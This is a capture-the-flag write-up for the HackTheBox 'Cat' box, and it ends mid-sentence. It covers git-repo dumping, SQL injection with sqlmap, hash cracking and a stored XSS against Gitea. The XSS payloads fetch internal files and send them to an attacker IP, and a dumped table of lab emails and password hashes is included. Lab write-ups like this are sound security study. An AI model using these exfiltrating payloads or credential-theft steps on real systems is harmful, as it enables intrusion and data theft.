
This box is a “Medium” Linux box by HackTheBox
User flag #
Startup enumeration #
usual first scans :
mkdir scans loot shares
nmap -A 10.10.11.53 -vvv -oA scans/first_scan
nmap -A 10.10.11.53 -vvv -p- -oA scans/full_scan
nmap -sU -A 10.10.11.53 --top-port 100 -vvv -oA scans/first_scan_udp
Outputs :
Discovered open port 80/tcp on 10.10.11.53
Discovered open port 22/tcp on 10.10.11.53

80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://cat.htb/
Let’s add cat.htb to our /etc/hosts file :
sudo vim /etc/hosts# HTB Cat

10.10.11.53 cat.htbOh dear, here we go for some early 2010s internet cat pictures …

We can create an account by browsing http://cat.htb/join.php so let’s do it :
We can now submit a cat for contest. Let’s try uploading a PHP webshell (that thinks it is a cat) :

http://cat.htb/img/cat1.jpghttp://cat.htb/img/cat2.pnghttp://cat.htb/img/cat3.webp
We can’t see our image file, so it is probably either renamed (not following the catX.(jpg|png|webp) format) or not served so let’s go back to enumeration :
feroxbuster -H "Priority: u=0, i" -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" -H "Upgrade-Insecure-Requests: 1" -H "Accept-Language: en-US,en;q=0.5" -u 'http://cat.htb/' -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 16Interestingly there seems to be a .git directory withing the Web root 🥳

Dumping the git repo #
We also discover there is an uploads folder

We can start by getting the .git foldler dumped using git-dumper :
/home/kali/Documents/tooling/tools/git-dumper/git-dumper-linux http://cat.htb/.git/Then I extracted it using the extractor from gitTools :
/home/kali/Documents/tooling/tools/GitTools/Extractor/extractor.sh loot/git-dumped/ loot/file_dump_git
Let’s look into this :

White box analysis #
We can see that the administrator functions (such as the admin panel or the “accept_cat” functionality) have an access check as follows :

axel account, sadly there are checks on this so let’s dig deeper.
We can see that the forms use prepared statements so SQLi are probably out of options here, but the text content itself does not seem to be sanitized properly :




Grab Axel’s cookie #

So let us spin a listener by running
nc -nlvp 4242And create an account and a cat submission with our XSS payload :


And now we wait. But not long, because almost immediately we get the following hit :
The normal way to exploit this #
This was a bit of a cheese. The inteded way was since demonstrated by ippsec in a clearer way in his video :
More code analysis #
Now we can see that our image needs to have proper PNG/JPEG/WEBP metadata in order to be accepted since the backend is checking for its size. But as we cannot force it to have the proper extension to be executed we’ll keep on reading the source code.


Looking at all the SQL queries in the application we can see that one sticks out as not being a prepared statement :
Exploiting the SQLi #
I ran the request in my browser and saved it as a file, so I could use it with SQLmap. I added a * after the parameter which we know may be vulnerable :
From the database configuration we can guess that it is using SQLite so let’s narrow it and run
sqlmap -r sqli-request --dbms=sqlite --level 5 --risk 3 --batch
Great let’s dump :
sqlmap -r sqli-request --dbms=sqlite --batch --tables
We can then dump the users table :
sqlmap -r sqli-request --dbms=sqlite --batch -T users --dump+---------+-------------------------------+----------------------------------+----------+
| user_id | email | password | username |
+---------+-------------------------------+----------------------------------+----------+
| 1 | axel2017@gmail.com | d1bbba3670feb9435c9841e46e60ee2f | axel |
| 2 | rosamendoza485@gmail.com | ac369922d560f17d6eeb8b2c7dec498c | rosa |
| <blank> | robertcervantes2000@gmail.com | 4284663179 | <blank> |
| 4 | qabiancarachure2323@gmail.com | 39e153e825c4a3d314a0dc7f7475ddbe | fabian |
| 5 | jerrysonC343@gmail.com | 781593e060f8d065cd7281c5ec5b4b86 | jerryson |
| 6 | larryP5656@gmail.com | 1b6dce240bbfbc0905a664ad199e18f8 | larry |
| 7 | royer.royer2323@gmail.com | c598f6b844a36fa7836fba0835f1f6 | royer |
| 8 | peterCC456@gmail.com | e41ccefa439fc454f7eadbf1f139ed8a | peter |
| 9 | angel234g@gmail.com | 24a8ec003ac2e1b3c5953a6f95f8f565 | angel |
| 10 | jobert2020@gmail.com | 88e4dceccd48820cf77b5cf6c08698ad | jobert |
| <blank> | <blank> | <blank> | <blank> |
+---------+-------------------------------+----------------------------------+----------+I pipped this output in
| awk '{print $4 ":" $6}'
hashcat loot/hashes_sqli /usr/share/wordlists/rockyou.txt -m 0 --usernameWe get :
rosamendoza485@gmail.com:ac369922d560f17d6eeb8b2c7dec498c:soyunaprincesarosaWe check for password reuse and can confirm that rosa uses this also for SSH :

Privesc time #
We can see that rosa is in the adm group which means we have read access to /var/log

let’s look for juicy passwords :
grep "password" -ri /var/logWe find something interesting in /var/log/installer/autoinstall-user-data :

Let’s try to crack that
hashcat loot/hash_axel /usr/share/wordlists/rockyou.txt -m 1800
This password does not seem to work so let’s keep searching for passwords in the logs
If we go a bit above we can find a cleartext password as follows :

Let us check if this password could be reused :


We’re in !
Root flag #
So let’s see what our Axel user is up to. Linpeas points us to unusual files in /var/mail/axel :


So let’s attack it from our attack machine :
ssh -L 1337:localhost:3000 rosa@cat.htbWe have access to an empty gitea instance :

So let’s try to sign in with the credentials we already have :
- rosa does not reuse her password
- axel does 🥳 But sadly his account has access to nothing more :/
- no password reuse from any of those on the administrator account
Welp, let’s attack gitea 🍵 #
We know it is [Powered by Gitea](https://about.gitea.com) Version: 1.22.0 so let’s go hunting for gitea vulns. We find this one that could prove useful : https://www.exploit-db.com/exploits/52077
Since we are supposed to send a mail to jobert we can direct him to a repository we created, and on which an XSS payloads does a CSRF to force him to load the content of the file (http://localhost:3000/administrator/Employee-management/raw/branch/main/README.md) and send it to a listening netcat.

I set up my repo to contain a bunch of XSS payloads hoping one at least would trigger. I added a parameter to each one to see the one that worked ex :
<a href='javascript:fetch("http://10.10.16.60:4444?link")'> 42</a>
<script>fetch("http://10.10.16.60:4444?link")</script>
...
To send the message I searched and found this thread and created a message that looks like
echo -e "Subject : 42\n\nhttp://localhost:3000/axel/test" > /tmp/mail
sendmail jobert@cat.htb < /tmp/mail
So let us try to get the Readme we were told about, I recreated a repository (because repositories are deleted ever 2 minutes, what a pleasure…) with the following as description
<a
href='javascript:fetch("http://localhost:3000/administrator/Employee-management/raw/branch/main/README.md").then(r=>r.text()).then(data=>fetch("http://10.10.16.60:4242/?d="+encodeURIComponent(btoa(unescape(encodeURIComponent(data))))));'>
42
</a>
This works and we get the following hit :

<a
href='javascript:fetch("http://localhost:3000/administrator/Employee-management").then(r=>r.text()).then(data=>fetch("http://10.10.16.60:4242/?d="+encodeURIComponent(btoa(unescape(encodeURIComponent(data))))));'>
42
</a>
This gives us a bigger output (about 87k characters) which converted back to HTML yields

Let’s start by getting the index.php then :
<a
href='javascript:fetch("http://localhost:3000/administrator/Employee-management/raw/branch/main/index.php").then(r=>r.text()).then(data=>fetch("http://10.10.16.60:4242/?d="+encodeURIComponent(btoa(unescape(encodeURIComponent(data))))));'>
42
</a>
Here we go !

I then looked for said service but did not find and kept searching it until I remembered to look for password reuse :